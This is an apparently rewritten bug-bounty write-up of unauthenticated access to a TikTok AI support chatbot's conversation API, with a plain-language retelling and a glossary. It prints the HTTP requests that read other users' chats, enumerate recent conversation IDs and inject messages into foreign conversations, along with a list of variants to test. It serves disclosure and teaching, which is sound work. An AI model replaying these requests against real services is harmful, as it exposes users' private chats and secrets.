Broken Access Control: Unauthenticated Read/Write Access to Every Conversation in an Tiktok AI Support Chatbot
The AI support chatbot endpoints lacked any authentication check, allowing unauthenticated users to read and write to any conversation. An attacker could enumerate recent conversation IDs and access other users' chats, including any secrets they shared.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
While browsing TikTok's platform, Mostafa Ayed came across a subdomain that looked interesting enough to recon. He refers to it in the write-up as example.com as a placeholder, so the real host is not disclosed. The page had an AI support chatbot embedded in it, backed by a set of JSON endpoints, several of them under an /agent/coze/ path prefix.

The feature normally works like this: an authenticated user opens the chatbot, a conversation is created, messages are sent to the bot, and the history is loaded back. The bot is identified by a bot_id, and each conversation by a conversation_id.
Setup
No special tooling is described. The researcher logged in normally, opened the chatbot and interacted with it as a regular authenticated user while capturing the requests it fired off. The only precondition was a valid account and session on the subdomain.
Finding it
The request flow captured during normal use, in order, was:
.../conversation/createcreates a new conversation..../agent/coze/chatstarts the actual chat and sends the message..../conversation/message/listloads the message history..../bot-configloads the bot configuration.- A few other supporting requests, such as token issuance.
All of them behaved as expected under his session, so at first glance nothing looked wrong. The first hypothesis was IDOR: keep the valid session and swap the conversation_id in the message/list request for one that belonged to someone else. That did not return foreign data, so no IDOR was confirmed through that path.
He then went back to something more basic: strip the authentication headers and cookies entirely and resend the exact same requests with nothing at all. Every one of the endpoints responded normally with full data, with zero authentication required.
Exploitation
Step 1: capture the normal authenticated flow
a) Create a conversation
POST /.../agent/coze/conversation/create HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{}
The response returns the new conversation identifier:
HTTP/1.1 200 OKContent-Type: application/json{ "id": "[redacted]", ... }
b) Send a message and start the chat
POST /.../agent/coze/chat HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "bot_id": "7501831601857642503", "conversation_id": "[redacted]", "content": "hi"}
The body carries the bot identifier, the conversation to write into, and the message text. The response is a stream-style event:
HTTP/1.1 200 OKContent-Type: application/json{ "event": "conversation.chat.created", ... }
c) Load the message history
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "conversation_id": "[redacted]" }
HTTP/1.1 200 OKContent-Type: application/json{ "data": [ { "role": "user", "content": "hi" }, { "role": "assistant", "content": "..." } ], "has_more": false}
d) Load the bot configuration
GET /.../agent/bot-config HTTP/1.1Host: <target>Cookie: <valid session cookies>
HTTP/1.1 200 OKContent-Type: application/json{ "bot_id": "7501831601857642503", ... }
Everything up to this point behaved normally under his session.
Step 2: test for IDOR (unsuccessful)
He kept his valid session cookies but swapped the conversation_id for one he did not own, to see whether the endpoint would leak it despite him still being authenticated.
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "conversation_id": "<a conversation_id that is not mine>" }
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": ..., "StatusMessage": "..." }, "data": [], "has_more": false}
No foreign data came back, so he concluded there was no IDOR through the ownership check itself while authenticated.
Step 3: remove authentication entirely
He stripped every auth header and cookie from the same request and sent it with nothing at all.
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/json{ "conversation_id": "[redacted]" }
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": 200, "StatusMessage": "SUCCESS" }, "data": [ { "role": "user", "content": "hi" }, { "role": "assistant", "content": "..." } ], "has_more": false}
The request succeeded with full data, with no Authorization header and no session cookie whatsoever. The endpoint performs no authentication check at all. The earlier IDOR failure was not a working ownership check: a valid session happened to already match a conversation he had access to. The real problem was that no session was required in the first place.
Step 4: find the global enumeration endpoint
With auth confirmed absent, he went back to the /conversation/create path and tried its plural sibling, differing by essentially one path segment, still with zero authentication.
POST /.../agent/coze/conversations HTTP/1.1Host: <target>Content-Type: application/json{}
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": 200, "StatusMessage": "SUCCESS" }, "conversations": [ { "created_at": 1757xxxxxx, "id": "<other user's conversation id>" }, ... // total: 20 entries ]}
The path difference (/conversation/create to /conversations) returned a live, unauthenticated feed of the 20 most recent conversation IDs belonging to other users, with no auth, no filtering and no rate limiting observed. That is what escalated the bug from one endpoint not checking auth to anyone being able to enumerate and access every recent user's conversation.
Step 5: end-to-end proof against a foreign conversation
Taking one of the IDs from the global list, belonging to another user, he repeated the same unauthenticated flow: injected a message into it via .../agent/coze/chat, then read it back via .../conversation/message/list. The message was accepted (chat.created) and the read-back response contained the injected content plus the bot's reply, proving both read and write access to a conversation he had no relationship to, using zero credentials.
Root cause
The chatbot endpoints do not enforce authentication. Requests to create conversations, send messages, list messages and fetch bot configuration are served with full data even when no Authorization header and no session cookie are present. The ownership check that appeared to exist during the IDOR test was not doing the work: the request was simply being served against a conversation the session already had access to, and once the session was removed the same data was still returned.
Why the existing defences did not stop it is not stated in the report. The report does not state why the existing defences did not stop it.
Impact
- Confidentiality: anyone can read other users' chats with the support bot, including any API keys, secrets or business information they pasted in.
- Integrity: anyone can send messages into another user's conversation and get the bot to reply.
- Enumeration: the
/conversationsendpoint leaks the last 20 users' conversation IDs, turning this into an attack on everyone rather than one target. - Resource abuse: free, unlimited use of the LLM bot with no account needed.
The report does not describe a fix, a bounty amount or a severity rating.
Fix
What was changed is not stated. What should be done, based on the behaviour shown:
- Require a valid session on every
/agent/coze/route, including/conversations,/conversation/create,/conversation/message/list,/agent/coze/chatand/agent/bot-config. - Enforce per-user ownership on
conversation_idfor both reads and writes, so a valid session cannot touch a conversation it does not own. - Remove or restrict the plural
/conversationslisting so it only returns the caller's own conversations, and add rate limiting to it. - Add tests that replay each endpoint without credentials and expect a rejection.
Variants to test
- Plural and singular siblings: for every authenticated API path, try the plural form and other one-segment variants without credentials. A positive result is a 200 with data belonging to other users.
- Strip auth from every captured request: replay the full chatbot flow with no cookies and no
Authorizationheader. A positive result is any endpoint returning real data instead of a 401 or 403. - IDOR with a valid session: swap
conversation_idfor one you do not own while authenticated. A positive result is foreign message content indata. - Write into a foreign conversation: send a message via the chat endpoint using an enumerated
conversation_id. A positive result is achat.createdevent and the injected content appearing in the read-back. - Enumeration endpoints: look for list routes that return recent objects without scoping. A positive result is a feed of IDs you do not own, with no rate limiting.
- Bot configuration: fetch
bot-configwithout credentials. A positive result is the bot identifier and configuration details being returned.
What happened, in plain words
A security researcher was browsing TikTok's website and found a subdomain that looked interesting. A subdomain is a smaller address that sits under a main domain, like support.example.org under example.org. He does not reveal the real address in his write-up; he calls it example.com as a placeholder, so we do not know the actual host.
On that page there was an AI support chatbot: a little chat window where you type a question and a computer program, powered by a large language model (LLM), answers you. The chatbot was not a single web page. It was backed by a set of API endpoints. An API is the set of addresses a web page talks to behind the scenes to fetch or send data. Think of a restaurant: the menu and the waiter are the API, the kitchen is the server. Your browser sends a request to an address, and the server sends back data, usually in a format called JSON, which is just text organised as labelled fields, like { "name": "value" }.
The chatbot normally works like this: a logged-in user opens the chat, a conversation is created, messages are sent to the bot, and the history is loaded back. The bot is identified by a bot_id (a number that says which bot to talk to), and each conversation by a conversation_id (a long random-looking string that says which chat thread you mean).
When you log in to a website, the site gives your browser a cookie. A cookie is a small piece of data your browser stores and sends back with every request, so the server can recognise you. It works like a wristband at an event: you show it at the door once, and after that staff can see you are allowed in. Some sites instead send an Authorization header, which is a line in the request carrying a token, a short string that proves who you are. Either way, the point is the same: the request carries proof of identity.
The vulnerability class here is broken access control. Access control means the rules about who is allowed to do what. Broken access control means those rules are missing or wrong, so someone can do things they should not be allowed to do. A common example is IDOR, short for Insecure Direct Object Reference: the server takes an identifier from the request, like a conversation_id, and hands back whatever object has that identifier, without checking whether the person asking is allowed to see it. It is like a hotel where room numbers are on the keys and the front desk never checks whether the key belongs to you.
Setup
The write-up does not describe any special tools. The researcher logged in normally, opened the chatbot and used it like a regular logged-in user, while capturing the requests the page sent. Capturing requests means watching the traffic between your browser and the server, usually with the developer tools built into every browser. The only thing he needed was a valid account and session on the subdomain.
Finding it
During normal use, the chatbot fired off these requests, in this order:
.../conversation/createcreates a new conversation..../agent/coze/chatstarts the actual chat and sends the message..../conversation/message/listloads the message history..../bot-configloads the bot configuration.- A few other supporting requests, such as token issuance.
All of them behaved as expected while he was logged in, so at first glance nothing looked wrong. His first idea was to test for IDOR: keep his valid session and swap the conversation_id in the message/list request for one that belonged to someone else. If the server returned that other person's messages, the site would be leaking data. It did not return foreign data, so no IDOR was confirmed through that path.
He then went back to something more basic: strip the authentication headers and cookies entirely and resend the exact same requests with nothing at all. Every one of the endpoints responded normally with full data, with zero authentication required. In other words, the door was not just unlocked for the wrong key; there was no door at all.
Exploitation
Step 1: capture the normal authenticated flow
First he recorded what a normal, logged-in request looks like, so he had a baseline to compare against later. This is like writing down the recipe before you start changing ingredients.
a) Create a conversation
POST /.../agent/coze/conversation/create HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{}
Line by line:
POST /.../agent/coze/conversation/create HTTP/1.1is the request line.POSTis the method, meaning "I am sending data and asking you to create something". The path is the address on the server.HTTP/1.1is the version of the web protocol being used.Host: <target>names the website being contacted. The real host is replaced with a placeholder.Content-Type: application/jsontells the server the body is JSON, the labelled-text format described earlier.Cookie: <valid session cookies>carries the login proof. The actual cookie values are replaced with a placeholder.{}is the body: an empty JSON object, meaning "no extra details, just create a conversation".
The response returns the new conversation identifier:
HTTP/1.1 200 OKContent-Type: application/json{ "id": "[redacted]", ... }
HTTP/1.1 200 OKis the status line.200means success.Content-Type: application/jsonsays the reply is JSON.{ "id": "[redacted]", ... }is the reply body. Theidfield is the new conversation's identifier. The...means other fields were left out of the write-up.
b) Send a message and start the chat
POST /.../agent/coze/chat HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "bot_id": "7501831601857642503", "conversation_id": "[redacted]", "content": "hi"}
- The request line and headers are the same shape as before, but the path is now
/.../agent/coze/chat, the address that handles chatting. - The body carries three fields.
bot_idsays which bot to talk to.conversation_idsays which chat thread to write into.contentis the message text, here justhi.
The response is a stream-style event:
HTTP/1.1 200 OKContent-Type: application/json{ "event": "conversation.chat.created", ... }
200 OKagain means success.{ "event": "conversation.chat.created", ... }is an event notification. The nameconversation.chat.createdmeans a chat was created. Chat replies often arrive as a series of events rather than one big answer, so the page can show text as it is generated.
c) Load the message history
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "conversation_id": "[redacted]" }
- This asks the server for the messages in one conversation. The only field in the body is
conversation_id, so the server knows which thread to read.
HTTP/1.1 200 OKContent-Type: application/json{ "data": [ { "role": "user", "content": "hi" }, { "role": "assistant", "content": "..." } ], "has_more": false}
datais a list of messages. Each message has aroleandcontent.role: usermeans the human wrote it;role: assistantmeans the bot wrote it. The bot's reply text is replaced with...in the write-up.has_more: falsemeans there are no further pages of messages.
d) Load the bot configuration
GET /.../agent/bot-config HTTP/1.1Host: <target>Cookie: <valid session cookies>
GETis the method for "just give me something", with no body sent. The path is/.../agent/bot-config, which returns settings for the bot.
HTTP/1.1 200 OKContent-Type: application/json{ "bot_id": "7501831601857642503", ... }
- The reply includes the
bot_idand other configuration fields, left out with....
Everything up to this point behaved normally while he was logged in.
Step 2: test for IDOR (unsuccessful)
He kept his valid session cookies but swapped the conversation_id for one he did not own, to see whether the endpoint would leak it despite him still being authenticated. The idea: if the server only checks that you are logged in, but not that the conversation is yours, it might hand over someone else's chat.
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/jsonCookie: <valid session cookies>{ "conversation_id": "<a conversation_id that is not mine>" }
- Same request as before, but the
conversation_idis now a placeholder for an identifier belonging to someone else.
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": ..., "StatusMessage": "..." }, "data": [], "has_more": false}
BaseRespis a wrapper the API uses to report a status.StatusCodeandStatusMessageare the numeric code and text message, both replaced with...here.data: []is an empty list: no messages came back.has_more: falseagain means no further pages.
No foreign data came back, so he concluded there was no IDOR through the ownership check itself while authenticated. At this point it looked like the site was checking ownership properly.
Step 3: remove authentication entirely
He stripped every auth header and cookie from the same request and sent it with nothing at all. The reasoning: if the ownership check is real, removing your identity should make the server refuse. If it does not refuse, the check was never doing the work.
POST /.../agent/coze/conversation/message/list HTTP/1.1Host: <target>Content-Type: application/json{ "conversation_id": "[redacted]" }
- The
Cookieheader is gone. There is noAuthorizationheader either. The request carries only the address, the content type and the conversation identifier.
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": 200, "StatusMessage": "SUCCESS" }, "data": [ { "role": "user", "content": "hi" }, { "role": "assistant", "content": "..." } ], "has_more": false}
StatusCode: 200andStatusMessage: "SUCCESS"say the API considered the request fine.datacontains the real messages: the user'shiand the bot's reply.
The request succeeded with full data, with no Authorization header and no session cookie whatsoever. The endpoint performs no authentication check at all. The earlier IDOR failure was not a working ownership check: a valid session happened to already match a conversation he had access to. The real problem was that no session was required in the first place. In the hotel comparison, the front desk was not checking keys; it was simply handing out the room you were already standing in.
Step 4: find the global enumeration endpoint
With auth confirmed absent, he went back to the /conversation/create path and tried its plural sibling, differing by essentially one path segment, still with zero authentication. The reasoning: developers often build a "list everything" route next to a "create one" route, and if the create route forgot its checks, the list route may have too. Enumeration means collecting a list of identifiers, one after another, so you can then go through them.
POST /.../agent/coze/conversations HTTP/1.1Host: <target>Content-Type: application/json{}
- The path is now
/.../agent/coze/conversations, plural, instead of/.../agent/coze/conversation/create. - The body is
{}, an empty JSON object, and there is no cookie or auth header.
HTTP/1.1 200 OKContent-Type: application/json{ "BaseResp": { "StatusCode": 200, "StatusMessage": "SUCCESS" }, "conversations": [ { "created_at": 1757xxxxxx, "id": "<other user's conversation id>" }, ... // total: 20 entries ]}
BaseRespagain reports success.conversationsis a list of conversation records. Each record has acreated_attimestamp (when it was made, shown with digits masked asxxxxxx) and anidbelonging to another user.- The
...and the comment// total: 20 entriessay the list held 20 records.
The path difference (/conversation/create to /conversations) returned a live, unauthenticated feed of the 20 most recent conversation IDs belonging to other users, with no auth, no filtering and no rate limiting observed. Rate limiting is a cap on how many requests one client can make in a period, like a bouncer letting only so many people in per minute. That is what escalated the bug from one endpoint not checking auth to anyone being able to enumerate and access every recent user's conversation.
Step 5: end-to-end proof against a foreign conversation
Taking one of the IDs from the global list, belonging to another user, he repeated the same unauthenticated flow: injected a message into it via .../agent/coze/chat, then read it back via .../conversation/message/list. The message was accepted (chat.created) and the read-back response contained the injected content plus the bot's reply, proving both read and write access to a conversation he had no relationship to, using zero credentials. Read access means seeing data; write access means changing it. Having both on someone else's chat is the full impact.
Root cause
The chatbot endpoints do not enforce authentication. Requests to create conversations, send messages, list messages and fetch bot configuration are served with full data even when no Authorization header and no session cookie are present. The ownership check that appeared to exist during the IDOR test was not doing the work: the request was simply being served against a conversation the session already had access to, and once the session was removed the same data was still returned.
Why the existing defences did not stop it is not stated in the report. The report does not state why the existing defences did not stop it. Scoping means limiting results to the person asking.
Impact
- Confidentiality: anyone can read other users' chats with the support bot, including any API keys, secrets or business information they pasted in. Confidentiality means keeping data private to the people it belongs to.
- Integrity: anyone can send messages into another user's conversation and get the bot to reply. Integrity means data stays as its owner intended.
- Enumeration: the
/conversationsendpoint leaks the last 20 users' conversation IDs, turning this into an attack on everyone rather than one target. - Resource abuse: free, unlimited use of the LLM bot with no account needed. LLM calls cost the company money, so this is like leaving a paid phone line open to the street.
Fix
What was changed is not stated. What should be done, based on the behaviour shown:
- Require a valid session on every
/agent/coze/route, including/conversations,/conversation/create,/conversation/message/list,/agent/coze/chatand/agent/bot-config. - Enforce per-user ownership on
conversation_idfor both reads and writes, so a valid session cannot touch a conversation it does not own. - Remove or restrict the plural
/conversationslisting so it only returns the caller's own conversations, and add rate limiting to it. - Add tests that replay each endpoint without credentials and expect a rejection.
Variants to test
- Plural and singular siblings: for every authenticated API path, try the plural form and other one-segment variants without credentials. A positive result is a 200 with data belonging to other users.
- Strip auth from every captured request: replay the full chatbot flow with no cookies and no
Authorizationheader. A positive result is any endpoint returning real data instead of a 401 or 403. Those two status codes mean "not logged in" and "logged in but not allowed". - IDOR with a valid session: swap
conversation_idfor one you do not own while authenticated. A positive result is foreign message content indata. - Write into a foreign conversation: send a message via the chat endpoint using an enumerated
conversation_id. A positive result is achat.createdevent and the injected content appearing in the read-back. - Enumeration endpoints: look for list routes that return recent objects without scoping. A positive result is a feed of IDs you do not own, with no rate limiting.
- Bot configuration: fetch
bot-configwithout credentials. A positive result is the bot identifier and configuration details being returned.
Glossary
- API: the set of addresses a web page talks to behind the scenes to fetch or send data.
- API key: a secret string that lets a program prove it is allowed to use a service.
- Authentication: proving who you are, usually with a cookie or token.
- Authorization header: a line in a request carrying a token that proves identity.
- Bot: a program that answers automatically, here an AI chatbot.
- Broken access control: missing or wrong rules about who may do what.
- Confidentiality: keeping data private to the people it belongs to.
- Content-Type: a header saying what format the body is in, such as JSON.
- Conversation: one chat thread between a user and the bot.
- conversation_id: the identifier of one chat thread.
- Cookie: a small piece of data your browser stores and sends back so the server can recognise you.
- Enumeration: collecting a list of identifiers so you can go through them one by one.
- GET: the request method for fetching something without sending a body.
- Header: a labelled line in a request or response carrying metadata, such as cookies or content type.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- IDOR (Insecure Direct Object Reference): a server hands back an object by its identifier without checking whether you are allowed to see it.
- Integrity: data staying as its owner intended.
- JSON: text organised as labelled fields, like
{ "name": "value" }. - LLM (large language model): the kind of AI program that generates chat replies.
- POST: the request method for sending data and asking the server to create or change something.
- Rate limiting: a cap on how many requests one client can make in a period.
- Recon: exploring a target to learn how it is built before testing it.
- Request: a message your browser sends to a server asking for something.
- Response: the server's reply to a request.
- Scoping: limiting results to the person asking.
- Session: the period during which a site remembers you are logged in.
- Status code: a number in the response saying what happened, such as 200 for success, 401 for not logged in and 403 for not allowed.
- Subdomain: a smaller address under a main domain, like
support.example.comunderexample.com. - Token: a short string that proves who you are or grants access.
- Vulnerability: a weakness that lets someone do something they should not be able to do.

